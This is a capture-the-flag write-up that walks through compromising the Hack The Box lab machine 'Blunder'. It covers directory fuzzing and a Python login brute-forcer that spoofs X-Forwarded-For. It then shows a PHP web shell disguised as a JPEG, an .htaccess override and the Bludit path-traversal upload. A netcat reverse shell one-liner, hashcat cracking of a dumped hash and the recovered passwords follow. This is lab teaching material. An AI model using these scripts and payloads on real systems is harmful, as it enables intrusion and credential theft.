HTB - Blunder - 10.10.10.191

written by: Joshua Worley

Enumeration

kali@kali:~$ `sudo nmap -sC -sV -F -O 10.10.10.191`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 16:32 EDT
Nmap scan report for 10.10.10.191
Host is up (0.048s latency).
Not shown: 98 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Ubiquiti Pico Statio
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.61 seconds
```

I like to make an /etc/hosts entry for the box at this point. You'll see me refer to blunder.htb going forward.

Continued enumeration - pivoting from nmap

Looking for directories that I can read.

`dirb http://blunder.htb/ /usr/share/wordlists/dirb/common.txt`

This reveals the /admin path.

```
kali@kali:~$ dirb http://blunder.htb/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Aug 18 16:38:39 2020
URL_BASE: http://blunder.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://blunder.htb/ ----
+ http://blunder.htb/0 (CODE:200|SIZE:7562)
+ http://blunder.htb/about (CODE:200|SIZE:3281)
==> DIRECTORY: http://blunder.htb/admin/
+ http://blunder.htb/cgi-bin/ (CODE:301|SIZE:0)
+ http://blunder.htb/LICENSE (CODE:200|SIZE:1083)
+ http://blunder.htb/robots.txt (CODE:200|SIZE:22)
+ http://blunder.htb/server-status (CODE:403|SIZE:276)

---- Entering directory: http://blunder.htb/admin/ ----
+ http://blunder.htb/admin/ajax (CODE:401|SIZE:0)

-----------------
END_TIME: Tue Aug 18 16:54:19 2020
DOWNLOADED: 9224 - FOUND: 7
kali@kali:~$
```

And fuzz for stray txt files

```
wfuzz -w /usr/share/wordlists/dirb/big.txt --hc 404 http://blunder.htb/FUZZ.txt
```


The todo.txt file is unusual. Curl it to see contents.

```
kali@kali:~$ wfuzz -w /usr/share/wordlists/dirb/big.txt --hc 404 http://blunder.htb/FUZZ.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://blunder.htb/FUZZ.txt
Total requests: 20469

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000015:   403        9 L      28 W     276 Ch      ".htaccess"
000000016:   403        9 L      28 W     276 Ch      ".htpasswd"
000015550:   200        1 L      4 W      22 Ch       "robots"
000018194:   200        4 L      23 W     118 Ch      "todo"

Total time: 210.5997
Processed Requests: 20469
Filtered Requests: 20465
Requests/sec.: 97.19383

kali@kali:~$ curl http://blunder.htb/todo.txt
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
kali@kali:~$
```


Inform fergus? This is our candidate user name.

Credential stuffing the login page

Looking at the admin page, it never hurts to try admin/admin first.



Inspecting the form submission reveals that a unique cookie is required for each submission. Credential stuffing this form will require a unique session for each attempt and parsing for the token.



This is a modified version of a well known script by rasting.
I was almost there when testing, but realized I needed the X-Forwarded-For when finding his code!

```
import argparse
import re
import requests

parser = argparse.ArgumentParser(description='Cred stuff for simple http web form')

parser.add_argument('-d',
                    metavar='Dictionary',
                    type=str,
                    help='word list for password candidates',
                    required=True)

parser.add_argument('-p',
                    metavar='Web page',
                    type=str,
                    help='site with form we will stuff',
                    required=True)

parser.add_argument('-u',
                    metavar='User',
                    type=str,
                    help='username we are attacking',
                    required=True)


args = parser.parse_args()

with open(args.d, 'r', errors="replace") as f:
    DICT = f.readlines()

#print(DICT)
for word in DICT:
    session = requests.Session()
    get_it = session.get(args.p)
    sess_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', get_it.text).group(1)
    #print('> {}'.format(word.rstrip()))
    print('> {}'.format(word.rstrip()), end='\r')

    headers = {
        'X-Forwarded-For': word.rstrip(),
```

```
        'Referer': args.p,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safa
    }

    payload = {
        'tokenCSRF': sess_token,
        'username': args.u,
        'password': word.rstrip(),
        'save': ''
    }

    login = session.post(args.p, headers = headers, data = payload, allow_redirects = False)

    #print(login.headers)
    if "Location" in login.headers and login.headers['Location'] == "/admin/dashboard":
        print("[!] Password: {}".format(word))
        break
```

The usual word lists did not work. Ultimately, scraping the page with `cewl` revealed the passphrase for fergus.

```
kali@kali:~/htb/boxes/blunder$ cewl -w blunder.dict http://blunder.htb/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
kali@kali:~/htb/boxes/blunder$ ls -lh
total 4.0K
-rw-r--r-- 1 kali kali 2.4K Aug 18 17:33 blunder.dict
kali@kali:~/htb/boxes/blunder$ wc -l blunder.dict
329 blunder.dict
kali@kali:~/htb/boxes/blunder$
```

Output from the python script above

```
kali@kali:~/htb/boxes/blunder$ python3 formbrute.py -d blunder.dict -p http://blunder.htb/admin/login -u fergus
[!] Password: RolandDeschain

kali@kali:~/htb/boxes/blunder$
```

Here is a snippet of what we were looking for

```
> character
{'Date': 'Tue, 18 Aug 2020 22:23:54 GMT', 'Server': 'Apache/2.4.41 (Ubuntu)', 'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Contr
ol': 'no-store, no-cache, must-revalidate', 'Pragma': 'no-cache', 'X-Powered-By': 'Bludit', 'Vary': 'Accept-Encoding', 'Content-Encodi
ng': 'gzip', 'Content-Length': '1034', 'Connection': 'close', 'Content-Type': 'text/html; charset=UTF-8'}
> RolandDeschain
{'Date': 'Tue, 18 Aug 2020 22:23:54 GMT', 'Server': 'Apache/2.4.41 (Ubuntu)', 'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Contr
ol': 'no-store, no-cache, must-revalidate', 'Pragma': 'no-cache', 'X-Powered-By': 'Bludit', 'Location': '/admin/dashboard', 'Content-L
ength': '0', 'Keep-Alive': 'timeout=5, max=100', 'Connection': 'Keep-Alive', 'Content-Type': 'text/html; charset=UTF-8'}
> Dark
{'Date': 'Tue, 18 Aug 2020 22:23:54 GMT', 'Server': 'Apache/2.4.41 (Ubuntu)', 'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Contr
ol': 'no-store, no-cache, must-revalidate', 'Pragma': 'no-cache', 'X-Powered-By': 'Bludit', 'Vary': 'Accept-Encoding', 'Content-Encodi
ng': 'gzip', 'Content-Length': '1034', 'Connection': 'close', 'Content-Type': 'text/html; charset=UTF-8'}
> tower
{'Date': 'Tue, 18 Aug 2020 22:23:54 GMT', 'Server': 'Apache/2.4.41 (Ubuntu)', 'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Contr
ol': 'no-store, no-cache, must-revalidate', 'Pragma': 'no-cache', 'X-Powered-By': 'Bludit', 'Vary': 'Accept-Encoding', 'Content-Encodi
ng': 'gzip', 'Content-Length': '1034', 'Connection': 'close', 'Content-Type': 'text/html; charset=UTF-8'}
```

Taking foothold

The vulnerability we will leverage is CVE-2019-16113.

1. prepare the payload
   We start prepping by creating an intentionally vulnerable snippet of php. This file can be named anything; I chose "shell.jpg".


```
ÿØÿà..JFIF..
<?php system($_GET['cmd']); ?>
```

> The `ÿØÿà..JFIF..` bit is the magic code for a JPG and tricks the Bludit uploader into assuming our file is an image.


2. Create an `.htaccess` file

```
RewriteEngine Off
AddType application/x-httpd-php .jpg
```


3. Login to the Bludit admin panel with fergus' credentials, then click the new "New content" button.



4. Start burpsuite and be sure to point your browser to its proxy socket. Then, click the images button on the Bludit new content page, click browse, and select your payload. In my case, that would be `shell.jpg`.



Burpsuite should pop into the foreground. On line 24 (yours may be slightly different), you can change the uuid field to the `tmp` directory as described in the CVE. You will have to traverse up a couple times as shown in the screenshot-- `../../tmp` ; then click 'Forward'.



5. Upload your .htaccess file, but no need to modify the UUID this time. You may need to select your jpg initially, then replace the filename with `.htaccess`.

```
kali@kali:~/htb/boxes/blunder$ cat shell.jpg
ÿØÿà..JFIF..
<?php system($_GET['cmd']); ?>
kali@kali:~/htb/boxes/blunder$ cat .htaccess
RewriteEngine Off
AddType application/x-httpd-php .jpg
kali@kali:~/htb/boxes/blunder$
```

6. URL encode our reverse shell. This can be done with a simply python script. Also, start your listening port for the reverse shell.


```
import urllib.parse
from sys import argv
print(urllib.parse.quote(argv[1]))
```


The reverse shell used

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 9876 >/tmp/f
```

```
kali@kali:~/htb/boxes/blunder$ python3 urlencode.py "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 9876 >/tmp/f"
rm%20/tmp/f%3Bmkfifo%20/tmp/f%3Bcat%20/tmp/f%7C/bin/sh%20-i%202%3E%261%7Cnc%2010.10.14.28%209876%20%3E/tmp/f
kali@kali:~/htb/boxes/blunder$ nc -nlvp 9876
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9876
Ncat: Listening on 0.0.0.0:9876
```

7. Stop burpsuite and remove the proxy setting from your browser. Then navigate to the file you uploaded and append the `cmd` key to the end with your URL encoded reverse shell. You should then see your listening netcat socket drop into a basic shell prompt.





ÿØÿà..JFIF..

```
kali@kali:~/htb/boxes/blunder$ python3 urlencode.py "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 9876 >/tmp/f"
rm%20/tmp/f%3Bmkfifo%20/tmp/f%3Bcat%20/tmp/f%7C/bin/sh%20-i%202%3E%261%7Cnc%2010.10.14.28%209876%20%3E/tmp/f
kali@kali:~/htb/boxes/blunder$ nc -nlvp 9876
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9876
Ncat: Listening on 0.0.0.0:9876
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:58166.
/bin/sh: 0: can't access tty; job control turned off
$ w
 02:05:31 up 41 min,  1 user,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
shaun    :0       :0               01:24   ?xdm?  56.97s  0.00s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE
ystemd --session=ubuntu
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Privilege escalation: user access

This requires additional enumeration. After a lot of looking around, grepping for "password" yielded interesting results.

```
grep -Ri "\"password\":" /var/www
```

```
$ grep -Ri "\"password\":" /var/www/
/var/www/bludit-3.10.0a/bl-plugins/bl-languages/ja_JP.json:    "password": "□ □ □ □ □ ",
/var/www/bludit-3.10.0a/bl-content/databases/users.php:        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
/var/www/bludit-3.10.0a/bl-languages/it_IT.json:    "password": "Password",
/var/www/bludit-3.10.0a/bl-languages/tr_TR.json:    "password": "Şifre",
```

`/var/www/bludit-3.10.0a/bl-content/databases/users.php` is the most interesting file. It contains a raw sha1 digest for Hugo. Hugo is also listed in /etc/passwd as a user on our system (and his home directory contains the user.txt flag!)

```
$ cat /var/www/bludit-3.10.0a/bl-content/databases/users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
$
$
$ grep -i hugo /etc/passwd
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
$
$
$ ls -lh /home/hugo
total 36K
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Desktop
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Documents
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Downloads
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Music
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Pictures
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Public
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Templates
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Videos
-r-------- 1 hugo hugo   33 Aug 19 01:24 user.txt
$
```

Saved the hash on my kali workstation on used hashcat. I tried various dictionaries which did not work initially, but using a hybrid dict-mask attack was successful.

```
kali@kali:~/htb/boxes/blunder$ hashcat -a 6 -m 100 -i hugo.sha1 /usr/share/wordlists/rockyou.txt ?d?d?d?d
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 4377/4441 MB (2048 MB allocatable), 6MCU

/home/kali/.hashcat/hashcat.dictstat2: Outdated header version, ignoring content
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921498
* Keyspace..: 143443840
* Runtime...: 0 secs

faca404fd5c0a31cf1897b823c695c85cffeb98d:Password120

Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA1
Hash.Target......: faca404fd5c0a31cf1897b823c695c85cffeb98d
Time.Started.....: Tue Aug 18 21:27:10 2020 (1 sec)
Time.Estimated...: Tue Aug 18 21:27:11 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt), Left Side
Guess.Mod........: Mask (?d) [1], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/4 (25.00%)
Speed.#1.........:  5305.3 kH/s (1.57ms) @ Accel:1024 Loops:10 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 983040/143443840 (0.69%)
Rejected.........: 0/983040 (0.00%)
Restore.Point....: 92160/14344384 (0.64%)
Restore.Sub.#1...: Salt:0 Amplifier:0-10 Iteration:0-10
Candidates.#1....: melissam1 -> Dominic16

Started: Tue Aug 18 21:26:44 2020
Stopped: Tue Aug 18 21:27:12 2020
kali@kali:~/htb/boxes/blunder$
```

And now `su - hugo` to escalate privilege.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su - hugo
su - hugo
Password: Password120

hugo@blunder:~$

hugo@blunder:~$ ls -lh
ls -lh
total 36K
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Desktop
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Documents
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Downloads
